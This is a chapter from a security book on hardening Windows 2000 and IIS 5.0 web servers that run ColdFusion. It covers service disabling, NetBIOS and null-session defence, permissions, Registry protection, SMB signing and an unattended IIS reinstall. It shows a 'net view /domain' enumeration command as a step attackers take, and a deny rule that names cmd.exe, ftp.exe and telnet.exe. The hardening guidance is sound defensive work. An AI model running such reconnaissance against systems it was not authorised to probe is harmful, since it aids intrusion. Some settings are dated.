Both Macromedia and Microsoft create hotfixes and service packs to patch their respective software. A hotfix is a quick, downloadable repair that addresses a specific issue. Service packs are an accumulation of previously released hotfixes. Occasionally, post-service pack hotfixes are released to address issues not fully resolved in the service pack. Macromedia Engineering releases hotfixes for identified and internally verified bugs in ColdFusion server. The hotfixes for all ColdFusion versions are posted in Macromedia TechNote Article 20371 (www.macromedia.com/v1/Handlers/index.cfm?ID=20371). Search for the latest Microsoft hotfixes at www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp.

Damage & Defense...

Hotfix Checker Tool

Download and regularly use the Microsoft Network Security Hotfix Checker (HFNETCHK), found at www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/hfnetchk.asp. Developed for Microsoft by Shavlik Technologies LLC (www.shavlik.com), this command-line tool allows administrators to scan local and remote systems for installation of available hotfixes for these products:

- Windows NT 4.0
- Windows 2000
- All system services, including Internet Information Server 4.0 and 5.0
- SQL Server 7.0 and 2000 (including Microsoft Data Engine)
- Internet Explorer 5.01 and later

The patch levels of these products are compared against an XML database that is maintained and updated by Microsoft. The HFNETCHK utility will attempt to download this database (mssecure.xml) at runtime from the Microsoft Web site if you do not supply a path; thus, Internet access is necessary to acquire updated information from Microsoft.

This tool is further discussed in the section *Securing Internet Information Services 5.0* later in this chapter.

Microsoft continuously creates new hotfixes to address the numerous security vulnerabilities found in its software. The Microsoft Security Team provides the resources to update administrators on newly discovered vulnerabilities, hotfixes, and service packs, including the following sites:

- **Microsoft Security Homepage** (www.microsoft.com/technet/security)
- **Security Bulletin Notification** (www.microsoft.com/technet/security/bulletin/notify.asp) Web page for subscribing to Microsoft's free e-mail notification service that sends information to subscribers regarding the security of its products.

- **HotFix & Security Bulletin Service** (www.microsoft.com/technet/security/current.asp) Web page listing all previously released Microsoft Security Bulletins with search function.
- **Security Web Sites** (www.microsoft.com/technet/security/websites.asp) Web page listing links for several security-related Web sites (Microsoft and third-party).

Using Windows Services ("Use Only What You Need")

Windows 2000 has increased the number of installed services that run automatically at startup. Most of these services install by default during routine Win2K installations. Since all of these programs are running, but not used, they are wasting RAM and computer resources. Some are even opening security vulnerabilities to the operating systems, unbeknownst to you.

In contrast, some administrators manually install services to fulfill a need at that particular time, but rarely use them again in daily operations. For example, systems administrators tend to install Terminal Services to allow remote administration of a server. However, once they are finished with their task, they leave the Terminal Services running. Worse, they leave their Terminal sessions open on the remote machine, choosing to lock their account (or screensaver) instead of logging off. Both cases lead to severe security vulnerabilities for script kiddies to exploit by leaving open known ports.

The rule of thumb for Windows services is: *Use only what you need*. Why have FTP services installed and running automatically, if you are not allowing Web users to move files on your server shares? It is an unnecessary risk that many administrator take, either because they do not know the service is running, or they do not know what will happen if they disable it.

You should be able to disable most services without jeopardizing your system. However, each server installation is unique, so you should verify the necessity of each service before disabling or removing it. Table 8.1 lists some of the common Win2K services that should be disabled from your production ColdFusion servers—configured according to Macromedia recommendations. Again, verify the need, or lack thereof, for each of these services.

Table 8.1 Common Windows 2000 Services

Service	Function
Alerter	Sends administrative alerts.
ClipBook	Allows remote viewing of ClipBook Viewer.
Computer Browser	Maintains list of computers on the network.
Dynamic Host Configuration Protocol (DHCP) Client	Allows TCP/IP configuration via DHCP.
Distributed File System	Manages logical volumes across the local area network/wide area network (LAN/WAN).
Distributed Link Tracking Client	Sends notifications of files moving among NTFS shares in a domain.
Distributed Link Tracking Server	Stores file movement between domain volumes.
Domain Name System (DNS) Client	Resolves and caches DNS names from a DNS server.
DNS Server	Provides DNS name resolution database; allows a computer to act as a DNS server.
Fax Service	Sends and receives faxes.
File Replication	Manages file and directory replication among multiple servers.
FTP Service	Manages FTP shares.
Internet Connection Sharing	Allows dial-up connection sharing to local network.
Messenger	Sends and receives administrative alerts.
Net Logon	Supports domain account logons.
Network Dynamic Data Exchange (DDE)	Manages DDE transport and security on the network.
Network DDE Share Database Manager (DSDM)	Manages shared DDE.
NT LM Security Support Provider	Provides Remote Procedure Call (RPC) support for programs using transports other than named pipes.
Remote Access Auto Connection Manager	Automatically creates a connection to remote DNS or NetBIOS shares whenever referenced by a program.
RPC	Provides endpoint for RPC services.
RPC Locator	Manages RPC name service database.

Continued

Table 8.1 Continued

Service	Function
Remote Registry Service	Allows remote Registry manipulation.
Routing and Remote Access	Enables routing services to the LAN/WAN.
RunAs Service	Enables users to start processes as another user's credentials.
Server	Used by all NetBIOS-enabled applications.
Simple TCP/IP Services	Supplies Character Generator, Daytime, Discard, Echo, and Quote of the Day TCP/IP services.
Telephony	Provides Telephony API (TAPI) support for telephony and voice-over-IP connections.
Telnet	Provides the Telnet service.
Terminal Services	Provides multisession environment for remote desktop access.
Windows Internet Naming Service (WINS)	Enables computer to act as a WINS server.
Workstation	Provides outbound NetBIOS connections.

To disable a service, open the Service applet—in Windows 2000 this applet is now in **Start | Settings | Control Panel | Administrative Tools | Services**.

1. Double-click the service you want to disable.
2. Change the Startup type to **Disabled**.
3. Click **Stop** if the service is currently running.
4. Click **OK**.

Stopping NetBIOS

Windows' heavy dependence on Network Basic Input/Output System (NetBIOS) and Common Internet File System/Server Message Block (CIFS/SMB) led to its infamous security reputation. This is largely due to the relative ease with which hackers can open null session connections to Windows NT/2000 servers over the NetBIOS-related TCP port 139. Null sessions are unauthorized anonymous access to local shares with a “null” password.

Once a null session is established, hackers can proceed to remotely scan your systems with built-in networking tools. Typical scans include:

- Domain enumeration with *net view*:

```
C:\>net view /domain
```

- NetBIOS names table dumps with *nbtstat*.

Both Resource Kits (NT and 2000) contain similar tools and should not be loaded on the local system. Still, there are more powerful, third-party tools that often combine many of the functionalities into one interface, or enable other attacks such as user account enumeration.

Stopping NetBIOS is the best way to prevent all of the various NetBIOS attacks (and attacks enabled by NetBIOS holes). This means blocking the ports and disabling the services that use NetBIOS. Since NetBIOS is a cornerstone of Windows networking, it is installed by default and pervasive throughout the networking subsystem. Take care in disabling it on domain controllers (but since we are configuring a Web server, your system is either a standalone server or member server in its own domain/workgroup, right?!). Fortunately, Windows 2000 provides TCP/IP networking capabilities without the use of the NetBIOS transport protocol.

To prevent null sessions and close all the NetBIOS ports from individual network interfaces, unbind the File and Printer Sharing for Microsoft Networks service. The Adapters and Bindings property sheet facilitates this task: **Start | Settings | Network and Dial-up Connections**. On the Menu bar, click **Advanced | Advance Settings**. Select the connection interface you wish to unbind, and clear the check box next to **File and Printer Sharing for Microsoft Networks**. This does not require a reboot!

WARNING

Windows 2000 uses TCP port 445 to send SMB for file sharing on the Microsoft network. Disabling NetBIOS over TCP/IP on the WINS tab of the TCP/IP property sheet for a network interface does not disable or block port 445. Disabling (or removing completely) the File and Printer Sharing service blocks all NetBIOS ports (TCP/UDP 135-139) and port 445.

Damage & Defense...

Preventing NetBIOS and SMB Attacks

NetBIOS and SMB attacks are the most prevalent against Windows itself. Security should always be in multiple phases, making it harder to pierce your shields. The first line of defense is NetBIOS port filtering at the firewall/router level. This allows you to still use NetBIOS for internal networking, and file and printer sharing, while preventing SYN attacks on your network. Your next line of defense is eliminating NetBIOS from the network interfaces at the Web server. Next, disable the NetBIOS-related services on the Web server—this will increase security and give RAM back to your application. The last phase is auditing and intrusion detection.

An additional filtering method is to create a policy leveraging the Windows 2000 IPSec support. IPSec, jointly developed by Microsoft and Cisco Systems Inc. (www.cisco.com), encrypts packets between two hosts, dropping packets that do not meet the filter requirements. These are applicable at the network interface level, and allow more flexibility than applying TCP/UDP filters at that level because you can use host-based filtering. Use the Local Security Policy applet: Use **Control Panel | Administrative Tools | Local Security Policy**, or the command-line tool *ipsecpol.exe* to configure your policies.

Disabling NetBIOS and the Server and Workstation services has no impact on the ColdFusion server. The core ColdFusion functionality is interdependent on IIS connectivity (that is, if the browser can hit IIS, ColdFusion can process its requests). The graphing and ColdFusion Application Management (CFAM) features (Archive and Deployment, Logging and Reports, and System Monitoring) all use Java via the light version of Macromedia JRun bundled with ColdFusion 5.0. However, you will not be able to implement Remote Development Services (RDS), as they depend on the Server/Workstation services and file sharing. Macromedia recommends disabling RDS in production environments. See Macromedia TechNote Article 11712 (www.macromedia.com/v1/Handlers/index.cfm?ID=11712).

Working with Users and Groups

To do anything on an operating system, you must gain access to it—access means a user account on the server. For administrative purposes, users are placed in functional groups. After gaining system access, a user can manipulate objects for

which he (or a group to which he belongs) has permissions. Think of it this way: Your system is a house. In order to get into the house, you must have a key to the locks (user account). Once inside the house, you can only enter those rooms for which you have permission. Permissions are usually assigned to groups—which are populated with users.

NOTE

A standalone server is the optimal configuration for a Web server; a workgroup is the optimal configuration for cluster.

Windows 2000 Server is a member server or standalone server when it is first installed on a clean system. If the server participates in a domain, it is a member server; if it is in a workgroup, it is a standalone server. Active Directory is not automatically installed during a fresh installation of a system, because the setup program does not know whether you want the device to be a member server or a domain controller. However, Windows 2000 Server does automatically create the following groups when it is first installed:

- Administrators
- Backup Operators
- Guests
- Power Users
- Replicator
- Users

WARNING

Do not install Active Directory on your Web server. Active Directory should be installed only on a domain controller.

These groups are found in the Groups folder under **Local Computer Users and Groups** in the **Computer Management** console. Figure 8.1 demonstrates Local Users and Groups. These same groups, with the exception of Power Users,

are also present if the system is promoted to domain controller; however, additional groups are added as domain local groups. The additional groups are:

- Account Operators
- Print Operators
- Server Operators

Figure 8.1 Built-In Groups for Windows 2000 Server Installed on a Clean System



A major segment of operating system security is defined by the default access permissions granted to three groups: *Administrators*, *Power Users*, and *Users*.

The Administrators Group

The Administrators group is the most powerful group available on the system. Members of the Administrators group can perform any function available in the operating system, and they are not restricted from access to any file system or Registry object. The number of members of the Administrators group should be kept to a bare minimum, precisely because they do have so much power. Ideally, people who are in the Administrators group should also have another account that they use normally. They should use the account in the Administrators group only when they need to perform these functions:

- Configure system parameters, such as password policy and audit functions.
- Install service packs and hotfixes.
- Upgrade the operating system.

- Install hardware drivers.
- Install system services.

NOTE

Windows 2000 includes the secondary logon service (RunAs) to allow running programs with credentials different from those of the currently logged-on users. This makes it feasible for administrators to use two user accounts: one account with administrative privileges, and the other without administrative privileges.

The Users Group

The Users group is the most restrictive group available in Windows 2000. The default security settings prevent members of the Users group from modifying machinewide Registry settings, program files, and operating system files. Members of the Users group are also prevented from installing applications that can be run by other members of the Users group.

The Power Users Group

The Power Users group in Windows 2000 has more system access than the Users group does, but less system access than the Administrators group. Power Users can install applications to a Windows 2000 system, as long as the application does not need to install any system services. Only the Administrators group can add system services. Power Users can also modify systemwide settings such as Power Configuration, Shares, Printers, and System Time. However, Power Users cannot access other users' data that is stored on NTFS partitions. Power Users can add user accounts, but they cannot modify or delete any account they did not create, nor can they add themselves to the Administrators group. Power Users can create local groups and remove users from local groups they have created. The Power Users group has a great deal of power on a system, and in Windows 2000, the group is backward compatible to the default security settings for the Users group in Windows NT 4.0.

Understanding Default File System and Registry Permissions

Default security varies by user. For example, members of the Administrators, System, and Creator Owner groups have full control of the Registry and the file system at the beginning of the GUI mode of setup.

NOTE

Windows 2000 includes several special identities that are known by the security subsystem. Some of the special identities are *System*, *Creator Owner*, *Everyone*, *Network*, and *Interactive*.

The System special identity represents the local computer's operating system. The Creator Owner special identity is used on directories. Any users who create files or directories in a directory that has Creator Owner permissions inherit the permissions given to Creator Owner for the files or directories they create. The Everyone, Network, and Interactive groups cannot be modified, nor can you view the members of these groups. The Everyone group contains all current and future users of the network, including guests and members of other domains. The Network group consists of users who are given access to a resource over the network. The Interactive group is the opposite of the Network group; it consists of users who access a resource by logging on to the resource locally. These groups are available when you assign rights and permissions to resources.

However, the default permissions for Power Users and Users vary greatly from the permissions given to Administrators. Power Users do have permission to modify areas that Users cannot. For example, four areas in which Power Users can use the Modify permission are:

- HKEY_LOCAL_MACHINE\Software
- Program Files
- %windir%
- %windir%\system32

Power Users can modify these four areas so that they can install existing applications. With existing applications, Users might not be able to install the

application, because the application might need to write to areas that Users do not have permission to modify. The Modify permission that Power Users have for %windir% and %windir%\system32 does not apply to files that were installed during the text mode setup of Windows 2000. Power Users have read-only access to those files.

Users are limited to the areas for which they are explicitly granted write access. This restriction helps protect the system from tampering. Table 8.2 lists the only areas in which Users have Write permissions. For areas not listed in the table, Users have Read-Only permission or no permissions on the rest of the system.

Table 8.2 Locations with Default Users' Write Access

Location	Access Permission	Remarks
HKEY_Current_User	Full Control	Users have full control over their sections of the Registry.
%UserProfile%	Full Control	Users have full control over their Profile directories.
All Users\Documents	Modify	Users have Modify permission on the shared documents location.
All Users\Application Data	Modify	Users have Modify permission on the shared application data location.
%windir%\Temp	Synchronize, Traverse, Add File, Add Subdir	Users have these permissions on the per-machine temp directory so that Profiles do not have to be loaded in order for service-based applications to get the per-User temp directory of an impersonated user.
c:\	Not changed during setup	During setup, Windows 2000 does not change the permissions on the root directory, since doing so would affect all objects underneath root, which is not desirable during setup.

The last item in Table 8.2 states that Users can have Write permissions to the root of the hard drive. This is possible because setup does not change the existing permissions for the root when Windows 2000 is installed. If you installed

Windows 2000 to an NTFS partition on a clean system, the root is configured with default permissions, and it assigns the Everyone group Full Control. This occurs when the clean system is formatted during setup. It is important that you remember that Everyone has Full Control of the root directory so that you make the changes necessary for your environment.

SECURITY ALERT

The Everyone group poses a great security risk. Because every user is automatically added to this group, permissions for it should either be limited or completely removed from objects—files and folders.

Securing the Registry

The Windows Registry is indeed the heart of the operating system. It is a centralized database for the operating system and most installed applications. Its hives contain configuration information, user information, tuning parameters, and security settings that affect the operating systems and applications. It is the heart of your operating system and must be protected.

Modifying the Registry

Windows 2000 comes with two Registry editors. Regedit.exe is a 16-bit Registry editor from the Windows 95 days. Regedt32.exe is the 32-bit Registry editor from Windows NT (C:\Winnt\system32\regedt32.exe). Regedit.exe allows you to search the Registry, connect to remote Registries, but has limited functionality to view and modify data. It is provided primarily for its searching capabilities.

Regedt32.exe is a more functional editor—the only thing it's lacking is the search capability. With Regedt32.exe, you can view and modify security settings on keys, and modify the REG_EXPAND_SZ and REG_MULTI_SZ data types. Regedit.exe cannot view security settings, and truncates the binary data when saving REG_EXPAND_SZ and REG_MULTI_SZ data types.

Protecting the Registry against Remote Access

Enumeration via a remote connection is the most prevalent attack against the Registry. Hackers can remotely access the server via null session attacks, break

into a weak user account password, and access the Registry. Protect against these attacks by disabling remote Registry access. Windows 2000 server creates the following key to prevent remote access: HKey_Local_Machine\System\CurrentControlSet\SecurePipeServers\winreg. The default configuration only permits Administrators to access—Administrators have Full Control permissions on this key. This key has a subkey (AllowedPaths) that enables you to allow access to specific locations within the Registry; it also enables you to grant User access permissions to these listed paths.

NOTE

See Microsoft Knowledge Base Article Q153183 for more details on restricting remote Registry access. Protect the Registry further by hardening the permissions on individual keys and securing the Repair directory. Use Regedt32.exe to modify the default Registry permissions at the key level.

Assigning Permissions/User Rights to the Registry

The Windows 2000's default configuration protects the Registry by allowing Administrators (and the System account) Full Control access to all keys. The Users and Power Users groups both have Read access by default. Administrators should modify existing access permissions and assign new Users and/or Group permissions using the Regedt32.exe Registry editor.

Other Useful Considerations for Securing the Registry and SAM

Further secure the Registry and SAM by controlling access to the following directories:

- %WinDir%\System32\config
- %WinDir%\Repair
- %WinDir%\Repair\RegBack

These are locations of all the Registry hives and the SAM database. When creating a emergency repair disk (ERD) do not select the Backup option.

Selecting the Backup option copies the Registry and SAM into %WinDir%\Repair\RegBack. If you do elect to back up the Registry (and SAM), move the files from this directory onto removable media (floppy or CD), and store it (and the ERD) in a secure place.

Reset permissions for Everyone, IUSR_, and IWAM_ on files and directories—in particular, reassign the default permissions on the %WinDir% folder (and subfolders). These users should only have Read access, if any access at all. Deny Users Execute permission on system executables such as, cmd.exe, ftp.exe, telnet.exe, and so forth.

Removing OS/2 and POSIX Subsystems

The OS/2 and POSIX (Portable Operating System for UNIX) subsystems emulate these respective operating systems for the backward compatibility of applications. You should not need them on your Web server, so remove them.

1. Delete posix.exe, os2.exe, os2srv.exe, os2ss.exe, and the os2 folder (and contents) from winnt\system32.
2. Delete the HKLM\Software\Microsoft\OS/2 Subsystem for NT key and its subkeys from the Registry.
3. Delete the Os2 and POSIX entries from the HKLM\System\CurrentControlSet\Session Manager\Subsystems Registry key.

Enabling Passfilt

The Passfilt DLL enforces strong password policies to protect against password guessing or “dictionary attacks.” Originally introduced in NT Service Pack 2, Win2K installs it by default, but you must enable it using the Security Policy editor (secpol.msc) or Group Policy editor (gpedit.msc). When enabled, Passfilt applies the following password policies:

- Six-character password length.
- Passwords cannot contain any user name or any parts of the full name.
- Passwords must include three of the following:
 - English uppercase letters (A, B, C, ... Z)
 - English lowercase letters (a, b, c, ... z)
 - Westernized Arabic numerals (0, 1, 2, ... 9)
 - Non-alphanumeric characters (!, @, #, \$, ...)

Using the Passprop Utility

Passprop is an NT Resource Kit utility that sets two security requirements for NT domain accounts. The password complexity setting/parameter of Passprop requires the mix casing of passwords (i.e., upper- and lowercase letters). You can also use passprop.exe to set the account lockout property on the Administrator account. To enforce both policies, use the following at the command prompt:

```
C:\passprop /complex /adminlockout
```

SMB Signing

Server Messaging Block signing helps prevent so-called “man-in-the-middle” attacks, such as eavesdropping on SMB packets for password hashes from remote user logins. SMB signing provides mutual authentication by embedding a digital signature in each packet and requiring verification by the server and the client. SMB signing first became available with Windows NT 4, Service Pack 3.

You must either enable or require SMB signing on both the server and client for secure SMB-session communication to work. If a server requires SMB signing, then all clients must at least enable SMB signing in order to establish a session with the server. Clients enable SMB signing by default; servers disable SMB signing by default.

You can use the Group Policy editor (gpedit.msc) or the Security Policy editor (secpol.msc) to enable SMB signing: **Computer Configuration | Windows Settings | Security Settings | Local Policies | Security Options**. The policies related to SMB signing (and their default values) are:

- **Digitally sign client communication (always)** This setting *requires* the SMB client to perform SMB packet signing. (Default: *disabled*)
- **Digitally sign client communication (when possible)** This setting *enables* the SMB client to perform SMB packet signing for communicating with SMB servers that either enable or require SMB packet signing. (Default: *enabled*)
- **Digitally sign server communication (always)** This setting *requires* the SMB server to perform SMB packet signing. (Default: *disabled*)
- **Digitally sign server communication (when possible)** This setting *enables* the SMB server to perform SMB packet signing. (Default: *disabled*)



WARNING

Enabling SMB signing incurs a performance degradation of 10 to 15 percent because it requires more CPU cycles on the client/server to process each packet.

Since digital signing SMB client communication is enabled by default, requiring digital signing SMB server communication is sufficient to enforce this policy: On the SMB server, set **Digitally sign server communication (always)** to **Enabled**.

Encrypting the SAM with Syskey

The Windows NT System Key provides strong encryption capability on the SAM. Introduced in NT Service Pack 2, syskey.exe encrypts the password data stored in the SAM using a random 128-bit cryptographic key. Once enabled, syskey provides three options for managing the account database key:

- **Password Startup** Allows an Administrator to choose a password to create the System Key. This password will be required during system startup before the system is made available for user interaction. An MD5 hash of the password is used as a master key protecting the System Key password. The System Key is not stored on the locally on the system.
- **System Generated Password with System Key Stored on Floppy** Stores a machine-generated key on a floppy disk. The floppy disk is required to start the system, and must be inserted when prompted during system startup. The System Key is not stored on the locally on the system.
- **System Generated Password with System Key Stored Locally** Stores a machine-generated key as part of the local operating system using an “obfuscation” algorithm. This option provides strong SAM encryption while permitting unattended system startup.



WARNING

Syskey cannot be disabled, so back up the current version of the Registry to a recovery disk before implementing Syskey. The recovery disk is your only method of restoring the SAM should the password be lost or compromised, or the floppy lost or destroyed.

Using SCM

The Security Configuration Manager (SCM) is a component in Microsoft's Security Configuration Tool Set (SCT). This Tool Set is a set of Microsoft Management Console (MMC) snap-ins designed to provide a central repository for performing security-based administration on your Windows network. The SCM is a standalone snap-in tool that provides security configuration and analysis on your Windows systems. It uses security templates to import one or more saved configurations into a security database—a private database or the local computer database, forming a composite configuration. This allows you to apply the composite against the computer and analyze the security configuration.

Use the SCM on computers that do not have an Active Directory and do not require periodic configuration updates—like your Web server. The power of the SCM is its capability to use preconfigured security templates to analyze the current computer configuration, and compile a composite profile for use locally or against other computers. You can import one or more of the default security templates found in C:\WINNT\Security\Templates, or ones you create with the Security Configuration Editor (SCE), which is another component of the SCT. See the Microsoft Security Configuration Tool Set white paper for more details on the SCM, SCE, and other components at www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows2000serv/deploy/confeat/securcon.asp.

Logging

Monitoring and log analysis are huge parts of intrusion detection. No matter how secure you believe your server and network to be, you still need to maintain logs of what is happening in your environment. You should only enable logging for key system elements to avoid performance bottlenecks incurred by logging too much information. You should rotate or archive your logs regularly to keep an accurate historical record of events for your system, and to prevent log files from consuming hard disk space.

You can manually configure an audit policy by using the Security Policy editor (secpol.msc) or Group Policy editor (gpedit.msc): **Security Settings | Local Policies | Audit Policy**. Consider implementing these settings for the following policies for your Web server:

- **Account logon events:** Success, Failure
- **Account management:** Success, Failure
- **Logon events:** Success, Failure

- **Object access:** Success
- **Policy change:** Success, Failure
- **Privilege use:** Success, Failure
- **System events:** Success, Failure

You can also effect these changes by importing a security template, such as the Microsoft High Security Web Server template detailed later in this chapter.

Security is a proactive exercise, so logging does you no good if you do not analyze the log files. The most common way to view logs is to use the Event Viewer (**Start | Programs | Administrative Tools | Event Viewer**). The Event Viewer allows you to sort and filter the log data. The Windows 2000 Server Resource Kit also provides command-line tools for detailed logging on both local and remote computers, including dumpel.exe, elogdmp.exe, tracedmp.exe, and reducer.exe. (The Syngress book mentioned earlier, *Hack Proofing Windows 2000 Server*, discusses these tools in detail.)

Installing Internet Information Services 5.0

IIS 5.0 is installed by default when you perform a typical Windows 2000 installation. If you do not perform a typical install, you can add IIS using **Add/Remove Programs** or by doing an unattended component installation. You can choose which components of IIS you want to install. The following components are installed by default:

- **Common files** Required IIS program files.
- **Documentation** Contains publishing, site content, and Web and FTP server administration topics.
- **FrontPage 2000 Server Extensions** Enables authoring and administration of Web sites with Microsoft FrontPage and Visual InterDev.
- **Internet Information Services snap-in** Administrative interface for IIS to be used in the Microsoft Management Console (MMC).
- **Internet Services Manager (HTML)** Administrative interface for IIS to be used through a Web browser.
- **Simple Mail Transfer Protocol (SMTP) Services** Supports e-mail.
- **World Wide Web Server (WWW)** Supports access to Web sites.

The remaining components include:

- **FTP Server** Supports access to FTP sites.
- **Network News Transfer Protocol (NNTP) Service** Supports network news.
- **Visual InterDev RAD Remote Deployment Support** Enables the remote deployment of applications on your Web server.

IIS installs itself to the system partition automatically. This is a potential security risk because Internet users access your system partition every time they view a Web page or use FTP to download a file. The following directories are created by IIS:

- **%WinDir%\InetPub** Stores the FTPRoot and WWWRoot folders. These folders contain the Web and FTP site content and application files.
- **%WinDir%\System32\InetSrv** Contains the files needed for IIS to run.
- **%WinDir%\System32\InetSrv\IisAdmin** Stores the files used to administer IIS remotely.
- **C:\Winnt\Help\IISHelp** Contains the IIS help files.

IIS creates two user accounts during installation: IUSR_*computername* and IWAM_*computername*. IIS replaces the *computername* variable with the actual name of your computer. For example, if you were installing IIS on a computer named *server1*, the computer accounts created would be named IUSR_server1 and IWAM_server1. These accounts should not be deleted—IIS needs them. IUSR_*computername* is used to allow anonymous access to the system; IWAM_*computername* is used to run out-of-process Web applications.


Not every server needs IIS installed. IIS should not be installed if you aren't going to use any of its features. If you want to change the location for the directories created during IIS installation, you will have to uninstall IIS and reinstall it to the correct location. You can uninstall IIS by following the steps in the next section.

Removing the Default IIS 5.0 Installation

Use the following steps to remove the default IIS installation from the Windows System partition:


1. Click **Start**.
2. Choose **Settings | Control Panel**.
3. Double-click the **Add/Remove Programs** icon.
4. Click the **Add/Remove Windows Components** box, as shown in Figure 8.2.

Figure 8.2 The Add/Remove Programs Window




5. Move the scroll bar down and uncheck the box next to **Internet Information Services (IIS)**, as shown in Figure 8.3.

Figure 8.3 The Windows Components Wizard Window



6. Click **Next** to make changes. The Configuring Components window shown in Figure 8.4 appears.

Figure 8.4 The Configuring Components Window



7. After Windows is finished configuring components, the Completing the Windows Components Wizard shown in Figure 8.5 appears.

Figure 8.5 Completing the Windows Components Wizard



8. Click **Finish** to complete uninstalling IIS.

Creating an Answer File for the New IIS Installation

Now that you have uninstalled IIS, you need to reinstall it in the correct location. It is recommended that you install it on a partition other than the one that contains your system files. There is no way to set the location of the program files using the Add/Remove Programs Wizard. To change the location of the program files, you must create an answer file and perform an unattended install of IIS. Table 8.3 lists the syntax to use in the answer file.

Table 8.3 Components of an IIS Answer File

Syntax	Purpose
iis_common	Installs the common set of files needed by the IIS.
iis_doc	Installs IIS documentation.
iis_ftp	Installs the FTP service.
iis_htmla	Installs the Web-based administration tools.
iis_inetmgr	Installs the MMC-based administration tools.
iis_nntp_docs	Installs NNTP documentation.
iis_smtp	Installs the SMTP service.
iis_smtp_docs	Installs the SMTP documentation.
iis_www	Installs the WWW service.

Note

Answer files are text files used to automate setup. You can use answer files to automate the installation of the Windows 2000 operating system or the installation of additional Windows 2000 components added after the operating system is installed. Usually, answer files are used to make installs faster and more consistent. If you use the same answer file every time, you can be sure that you always have the same settings when you are done.

Some answer files are created by programs; others must be created manually. You can use Setup Manager to create an answer file to install Windows 2000. Setup Manager is a wizard on the Windows 2000 Server CD that walks you through creating an answer file. Unattended.doc from the Server CD, support\tools\deploy.cab\unattend.doc, contains instructions on how to create an answer file and some of the syntax available. You must manually create the answer file used for IIS.

Use the following steps to create the Answer file, and then reinstall IIS to the correct location. Again, we do not recommend installing to the Windows System partition, so choose a different location specifically for IIS and your Web files.

1. Click **Start**, and choose **Run**.
2. Type **notepad** in the dialog box, and click **OK**.
3. Type the following syntax as it appears:

```
[Components]
iis_common = on
iis_ftp = on
iis_htmla = on
iis_www = on
[InternetServer]
PathFTPRoot=E:\Inetpub\Ftproot
PathWWWRoot=E:\Inetpub\Wwwroot
```

(In the last two lines, change E: to match the partition on which you are installing IIS.)

4. Save the file in the form ***some_file_name.txt***. It does not matter what you name the file.

After creating the answer file, you are ready to run Setup. Sysocmgr.exe is a program that is used to install Windows 2000 components from an answer file. Sysocmgr is a command-line utility. To start Setup, go to the command prompt and type the following command:

```
sysocmgr /I:%windir%\inf\sysoc.inf /u:c:\some_file_name.txt
```

This is assuming that the name of your answer file is in the form ***some_file_name.txt***, and that your file is located at c:\. The /I part of the command specifies the master .inf file that should be used. This command will install IIS without any user interaction. Sysocmgr supports the following options:

- **/i: <location of the sysoc.inf file>** Specifies the name and path of the master sysoc.inf file. The installation source path is taken from here. This switch is required.
- **/u: <location of answer file>** Specifies the name and path of the answer file to be used.
- **/r** Suppresses reboot (if reboot is required).

- **/n** Forces the sysoc.inf to be treated as new.
- **/f** Indicates that all component installation states should be initialized as though their installers had never been run.
- **/c** Disallows cancellation during the final installation phase.
- **/x** Suppresses the initializing banner.
- **/q** For use with /u. Runs the unattended installation with the user interface.
- **/w** For use with /u. Prompts the user to reboot when required instead of automatically rebooting.
- **/l** Multilanguage-aware installation.

Securing Internet Information Services 5.0

After securing the installation of IIS, you need to secure IIS operations. We need to be concerned with Web site and FTP site permissions, user and access authentication, and communication protocols. *Permissions* define the rights given to users.

Authentication is the process of validating the identity of a user. *Communication protocols* define the level of security used to communicate with the server.

Incorrectly setting these operations can keep people from being able to access your site, or can allow access to people who shouldn't be able to access your site.

Setting Web Site, FTP Site, and Folder Permissions

